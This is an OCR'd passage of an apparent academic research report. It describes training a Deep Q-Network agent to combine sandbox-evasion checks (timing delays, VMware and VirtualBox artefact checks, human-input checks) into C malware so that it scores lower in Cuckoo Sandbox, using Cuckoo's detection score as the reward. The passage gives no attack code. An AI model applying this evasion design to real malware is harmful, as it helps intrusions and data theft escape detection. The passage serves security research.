
- **Positioning the research**

As described in its positioning statement, the goal of this study is to develop RL-based malware that is more adaptable to a greater variety of dynamic environments, in order to produce malware that can evade detection in complex, real-world environments as well as static and semi-dynamic environments. This project will use an RL model to build and optimize malware that is able to adapt to and avoid detection as it operates within dynamic sandbox environments, with specific attention to Cuckoo Sandbox. By implementing this approach, researchers as well as the greater cybersecurity community, will increase our understanding of the dynamic realities of malware design, particularly in the context of evading existing detection methodologies like those observed under Cuckoo sandbox operation.

In addition, this work also contributes to the existing discourse on the ethical implications of enhancing cybersecurity using reinforcement learning, since the objective of this paper is to advise researchers and practitioners by examining potential constraints and benefits of using reinforcement learning in malware applications. This will enrich the understanding of the technical and ethical dimensions of reinforcement-learning-based malware research and, therefore, heighten the research context in this area.

1.2. Research Gap

Table 1: Research Gap



Research Paper	Detection ML Models	Manual Malware Development	Check against Commercialized AV	Check against Cuckoo or other sandboxes	Sandbox Evasion techniques	RL Agent Integration	Adversarial ML Techniques
MERLIN - Malware Evasion with Reinforcement Learning (2022)	✓	✗	✗	✗	✓	✓	✓
An IRL-based malware adversarial generation method (2020)	✓	✗	✗	✗	✗	✓	✓
Developing Stealth and Evasive Malware Without Obfuscation (2021)	✓	✓	✓	✗	✓	✓	✓
AIMED-RL	✓	✗	✗	✗	✗	✓	✓
MAB-Malware: A Reinforcement Learning Framework for Attacking Static Malware Classifiers (2020)	✓	✗	✓	✗	✗	✓	✓
MAB-Malware: A Reinforcement Learning Framework for Blackbox Generation of Adversarial Malware (2021)	✓	✗	✓	✗	✗	✓	✓

Evasive Malware via Identifier Implanting	✗	✗	✗	✗	✓	✗	✗
Fang et al. - Evading Anti-Malware Engines with Deep Reinforcement Learning (2019)	✓	✗	✗	✗	✗	✓	✓
Evading malware classifiers using RL agent with action (2020)	✓	✗	✗	✗	✗	✓	✓
Proposed Approach	✓	✓	✓	✓	✓	✓	✓

1.2.1 Columns explanation:

- **Detection ML Models:** This column determines if the study examined malware using machine learning models—Random Forests, Support Vector Machines (SVMs), and Deep Neural Networks (DNNs)—which are frequently employed in malware detection. For instance, to assess the efficacy of malware detection, the MERLIN framework and AIMED-RL study used models like gradient boosting machines (GBM) and convolutional neural networks (CNNs).
- **Manual Malware Development:** This column indicates whether the research included the manual development of malware. Manual development is crucial for understanding the underlying mechanics and behavior of malware, enabling more precise and targeted evasion strategies.
- **Check against Commercialized AV:** This column reflects whether the research tested the malware against commercial antivirus systems. This is an important indicator of the malware's efficacy since these systems reflect actual defenses that malware must get past.

- **Check against Cuckoo or other sandboxes:** This column indicates if Cuckoo Sandbox and other sandboxes, popular tools for dynamic/static malware analysis, was utilized to test the malware. To find out how successfully the malware can avoid detection in a controlled environment intended to examine its behavior, testing against sandboxes are essential.
- **Sandbox Evasion Techniques:** This column examines if the study concentrated on creating or applying methods especially made to avoid sandbox detection. These methods are essential for malware to stay hidden in situations where malicious activity is monitored, such as Cuckoo Sandbox.
- **RL Agent Integration:** This column examines whether the research integrated reinforcement learning (RL) agents into the malware development process. RL agents can dynamically adjust the malware's behavior based on interactions with the environment, enhancing its ability to evade detection.
- **Adversarial ML Techniques:** This column highlights whether the research employed adversarial machine learning techniques. These techniques involve manipulating the input data or environment to deceive detection models, making them a critical component of advanced evasion strategies.

1.3. Research Problem

How to develop **network and application level specific malware** that can effectively evade detection by the Cuckoo sandbox, utilizing RL to enhance the evasion capabilities dynamically?

1.3.1 Explanation of the research problem

Dynamic malware analysis systems such as Cuckoo Sandbox are designed to monitor the behavior of executables in a virtualized environment, capturing behavior at the system and network level. Virtualized environments provide a necessary safety net when assessing malicious behavior in unknown or obfuscated binaries. As sandboxing techniques become more advanced, it will become increasingly difficult for malware authors to escape detection.

The research issue studies the creation of malware that can escape detection at the application and network levels when monitored by Cuckoo Sandbox. In contrast with prior work utilizing hardwired or static forms of evasion, this research issue explores the dynamic nature of evasion tactics that adapt based on environmental feedback during execution.

To accomplish our goals, research reformulated the issue as a reinforcement learning (RL) task, in which an RL agent is trained using the Deep Q-Network (DQN) algorithm to determine which sequences of evasion actions are most effective at evading sandbox detection. Interacting with the environment, the agent learns the detection outcome (e.g., implies flagged or not flagged programs) and adapts its policy to maximize the probability of evasion. The evasive actions may include delaying execution time, detecting artifacts of virtualization, changing sequences of API calls, or modifying patterns of communication.

The complexity of this problem lies in three key areas:

1. **Dynamic Environment**: Cuckoo Sandbox adapts its analysis to detect evasive behavior, making fixed evasion techniques ineffective.
2. **Multi-Layer Evasion**: Effective evasion must occur simultaneously at both **network** and **application** levels.
3. **Sequential Decision-Making**: Evasion is not the result of a single action, but of a **sequence** of carefully chosen steps that must be optimized.

This study aims to understand how a reinforcement learning (RL) agent could be trained to learn and optimize such sequences. The malware samples to be designed by the agent themselves do not learn or adapt, but rather the RL agent learns a method for the generation or modification of malware that consistently evade detection under the sandbox. The purpose of this research is to extend current capabilities of evasion that could potentially expose detection weaknesses in sandbox systems by simulating realistic and adaptive evasive behavior under automatic control.

1.4. Research Objectives

1.4.1 Main objective of the component

To create specific malware(s) with robust evasion techniques and known evasion/malicious functionalities, so that it may bypass the cuckoo sandbox's current detection techniques.

1.4.2 Specific objectives

- To manually develop specific (pre-scoped) malware(s) with advanced evasion techniques.
- To gather wild malware from the environment that is in the defined scope and feed to the RL Agent.
- To Fine tune the malware (both developed and gathered) by enhancing the stealth and evasion techniques using RL Agent with evasion techniques sequences that can bypass cuckoo sandbox.
- To check against the cuckoo sandbox environment to check effectiveness and have a feedback loop.
- Train the RL Agent to select the most evasive sequences for the specific malware's behavior and the sandbox current evasion detection capabilities.

1.4.2 Defined scope



Defined Scope (Maximum)
Network Level Malware(s)
Remote Access Trojans (RATs)
Botnets
Data Exfiltration Malware
Application Level Malware(s)
Spyware
Adware
File Infectors

Figure 5: Defined Scope

The diagram provided shows the design scope and attendant issues that capture the widest range of the research which includes creating malware with sophisticated techniques to evade detection at the network and application layers. It must be noted that the project may clarify and limit the scope of the research as it progresses. The ultimate target areas will be influenced by factors such as time constraints, the availability of resources, and findings from ongoing research in the area. While careful consideration will also be given to addressing each of these types of malware optimally, certain aspects may be more inquisitive or specific objectives will be truncated in order to allow for productive analysis and successful completion of the project wider objectives.

2. METHODOLOGY

2.1. Methodology Framework

2.1.1 High-level overview

This study employs a unique malware evasion strategy using reinforcement learning (RL) techniques. The approach combines traditional malware development and sophisticated machine learning techniques to automatically find the best combination of evasion techniques to circumvent today's sandbox detection technologies, specifically using Cuckoo Sandbox. Rather than depending solely on evasion strategies that have been tried previously or using predetermined "tried and true" methods, this approach uses the learning ability of reinforcement learning to explore evasion techniques in a systematic way and find the most effective combinations. This represents a shift from using traditional trial-and-error strategies to assessing and creating an intelligent system that is automated to discover non-obvious evasion techniques as it learns and improves.



4
Feed the data through API Pipeline
Initial Reinforcement Learning Model Collab Google Environment
Base Malware
Windows 7 Environment
Malware Analyzed Reports
5
1
Cuckoo Environment
3
Modified Malware
Feed the executables through API Pipeline
Ubuntu Environment
2

Figure 6: High-Level Infrastructure Overview

Following are the high-level steps of the whole process,

1. **Initial Reinforcement Learning Model Setup (Google Colab) -** The process begins in the Colab environment, where the base malware is paired with the initial RL model. This model is responsible for selecting and applying evasion techniques to generate modified variants of the malware. The agent uses a DQN-based approach to make decisions and adjust actions over training episodes.

2. **Modified Malware Generation -** Once the RL agent decides which evasion actions to take, the base malware is transformed by injecting the selected evasion functions. This results in a modified malware sample, which is saved and prepped for analysis.

3. **Cuckoo Sandbox Execution -** The modified malware is sent from the Colab agent to the Cuckoo Sandbox, hosted in a Windows 7 virtual environment inside an Ubuntu machine. The sandbox executes the sample and monitors its behavior in detail.

4. **Analysis Report Generation -** After execution, the sandbox generates a detailed behavioral analysis report, including indicators, scoring, and detected malicious activity. This report reflects how effectively malware evaded detection.

5. **Feedback Loop via API -** The report is then fed back to the RL agent through an API pipeline. The detection score extracted from the report is used as a reward signal, guiding the agent in its next action selection and enabling it to improve over time.

2.1.2 Parallel Processes in Methodology

The research methodology consists of two parallel.



Methodology
Malware Development with advance Evasion techniques
Model Development
Network Level Malware(s)
Remote Access Trojans (RATs)
Botnets
Data Exfiltration Malware
Application Level Malware(s)
Spyware
Adware
File Infectors
Initial Malware Gathering
Fine Tune with RL Agent for better evasion techniques
Test against the Cuckoo Sandbox Environment

Figure 7: Parallel Processes

- **Manual Malware Development**:

  This includes designing a base malware sample in C that exhibits common suspicious behaviors such as network connections, registry modifications, file operations, and process injections.

  It also encompasses the implementation of a diverse set of evasion techniques across three categories
    - timing-based evasions
    - filesystem-based evasions
    - human behavior simulations.

These techniques are executed within a modular framework that allows for selective activation and combination. With the modular approach, the reinforcement learning agent can dynamically construct evasion strategies by simply plugging in selected functions into the base malware, as indicated in the figure. Essentially, the base code is transformed into a variant of itself by selecting evasion functions (e.g., T2, F1, H3) as pluggable modules.




Figure 8: Converting Base Malware

- **Model Development and RL Integration (P2)**

In this study, the reinforcement learning model utilizes a DQN (Deep Q-Network) configuration with a well-defined state representation. Each state is represented as a vector, with the first coordinate being the current Cuckoo detection score, and the remaining indicators being binary (0 or 1) for each applicable evasion technique indicating whether it was deployed to the malware. This compact yet comprehensive representation allows the neural network, with a corresponding input layer to the state size, two hidden layers with 24 neurons per layer, and an output layer that corresponds to the actions taken, to learn which evasion techniques and method combinations were the most effective at reducing the detection scores. The model refines its evasion strategy in Cuckoo Sandbox through multiple training cycles with malware modifications, Cuckoo Sandbox submissions, and monitoring the changes to detection scores. The model will progressively prioritize evasive techniques that provided the greatest rewards (reduced detection scores).




Figure 9: Exampled Deep Neural Network


All of the two above processes involve the design of the environmental interface enabling communication between the RL agent and Cuckoo Sandbox, the definition of valuable state and action space, the creation of a rewarding function based on detection score reduction, and the implementation of a Deep Q-Network agent that can learn optimal evasion strategies. These parallel processes are unified into the API-based workflow, in which the RL agent modifies malware samples and obtains feedback from Cuckoo Sandbox analysis.

2.1.3 Reinforcement learning framework for malware evasion

This framework views the task as a sequential decision process in which the agent alters a malware sample by applying one of a number of evasion techniques and receives feedback based on the detection scores. The agent performs action selection optimization with Q-values that are estimated using a neural approximation and learns via multiple episodes through trial and error.

- **Initial State Assessment:**

The initial stage involves setting a benchmark for the learning mechanism, through an analysis of the non-evasive malware. This process typically nets an approximate Cuckoo detection score of 5.8, in accordance with the sample's alien features before the provisions for evasion were executed. The state vector is then initialized with the Cuckoo detection score formulated as the first digit and the binary flags for each of the 11 evasion techniques set to 0 to signify that none have been administered. Thus, a sterile and regulated start starting point was created to train the reinforcement learning agent. Along the way, environmental constraints were established—for instance, only a single timing-based evasion is allowed, 3 filesystem-based evasions and 2 human-behavior-based evasions are permitted at any time. Forces placed on training environment established the training is setup to initially favor exploration by setting the epsilon (ε) value at 1.0, which maximized the opportunities for the agent to randomly-sample actions and learn more in the early stages of training.




```
1    2025-03-16 17:44    9c6af04808802ddbc65bf2e10fdc2340    trojan6.exe    reported    score: 5.8
```

Figure 10: Base Malware Cuckoo Score

- **Action Selection and State Transitions:**

The RL agent functions in a discrete action space encompassing 11 evasion techniques. In every training step, the agent executes an action corresponding to a specific evasion technique, which is determined by the agent's policy. Once the action is executed, the system modifies the malware's source to reflect the selected technique, manages the dependencies and code organization, and builds the unique new sample file with MinGW. The new executable is passed on to the Cuckoo Sandbox Framework for behavioral analysis. After the executable has been run, the sandbox returns a new detection score, which is extracted and utilized in calculating a reward and updating the current policy for the agent. The environment has rigid constraints, e.g., only one timing evasion, three filesystem evasions, and two human interaction evasions maximum. Each transition is analyzed to ensure the malware is still functional and can even be compiled again, which preserves the breakdown of the build process and avoids noise or invalid learning signals to return to the training process.


Base Malware in C code (Base.C)
Base Malware Cuckoo's Score
Check for constraints
3 Code Generation
ModifiedCode.C
1 State Initialization
RL Agent Selects Evasion Sequences (Epsilion-greedy) method
2 Action Selection and Training
T1F2H3
5 Compilation and Deployment to Cuckoo
ModifiedCode.exe
TaskID.json
6 Cuckoo Analysis
Getting Parameters filtered from Cuckoo Analysis Report and Pass it via API


Action Category	Action
T1	timing_network_delay
T2	timing_multimedia_timer
T3	timing_waitable_timer
T4	parallel_timing_check
F1	vmware_file_check
F2	vmware_dir_check
F3	virtualbox_file_check
F4	enumerate_drivers
H1	mouse_movement_check
H2	human_input_check
H3	recent_docs_check

Figure 11: RL Model Workflow Setup

The RL agent functions in a discrete action space characterized by eleven different evasion techniques. In each step of training, the agent will pick an action, which corresponds to an evasion technique based on its current policy. After the action is selected by the agent, the environment adjusts the malware's source code, encapsulating the selected evasion technique, along with handling any necessary dependencies, managing the code, and building the sample with MinGW. The resulting executable is put slice of into a Cuckoo Sandbox to study the malware’s behavior. Once the executable has run through the sandbox, the environment receives a fresh new detection score from the sandbox, which the environment extracts to calculate the reward and filters the new detection score into the agent's policy update. The environment consists of strict constraints: 1 timing evasion, 3 filesystem evasions, and 2 human interaction evasions maximum. Each gained transition is validated to confirm that the resulted malware is functional, compilable, preserving the integrity of the training cycle, and eliminating noisy or irrelevant observations from the learning signal.

- **Reward Assignment Mechanism:**

The reward mechanism serves as the main feedback loop for the reinforcement learning agent, allowing it to assess the success of the selected evasion actions. The value of the reward is given by the difference in detection scores of the original malware and the evaded version after the evasion actions have been applied.



Base Malware's Cuckoo Analysis Score (5.8)
1
Base Malware
Agent
2
T1F2H1
Modified Malware
3
4
Cuckoo Analysis
New Cuckoo Analysis Score

Reward = Base Malware Cuckoo Score - New Cuckoo Analysis Score

Positive Reward = Base Malware Cuckoo Score (5.8) - New Cuckoo Analysis Score (<5.8)

Negative Reward = Base Malware Cuckoo Score (5.8) - New Cuckoo Analysis Score (>5.8)

Null Reward = Base Malware Cuckoo Score (5.8) - New Cuckoo Analysis Score (=5.8)

Negative Reward = -1 (for execution failures - compilations failures, analysis timeout and etc

Action Category	Action
T1	timing_network_delay
T2	timing_multimedia_timer
T3	timing_waitable_timer
T4	parallel_timing_check
F1	vmware_file_check
F2	vmware_dir_check
F3	virtualbox_file_check
F4	enumerate_drivers
H1	mouse_movement_check
H2	human_input_check
H3	recent_docs_check

Figure 12: RL Model's Action table and Reward Assignment

The base malware usually has an initial high detection score as a result of the analysis done by the Cuckoo Sandbox (5.8). Once the RL agent modifies the malware by executing a set of evasion techniques, a modified version of the malware is submitted for further analysis. The detection score from the modified malware is evaluated against the original malware score to compute a reward.

The reward assignment logic is defined as follows:

- **Positive reward** → If the new detection score is **lower** than the base score

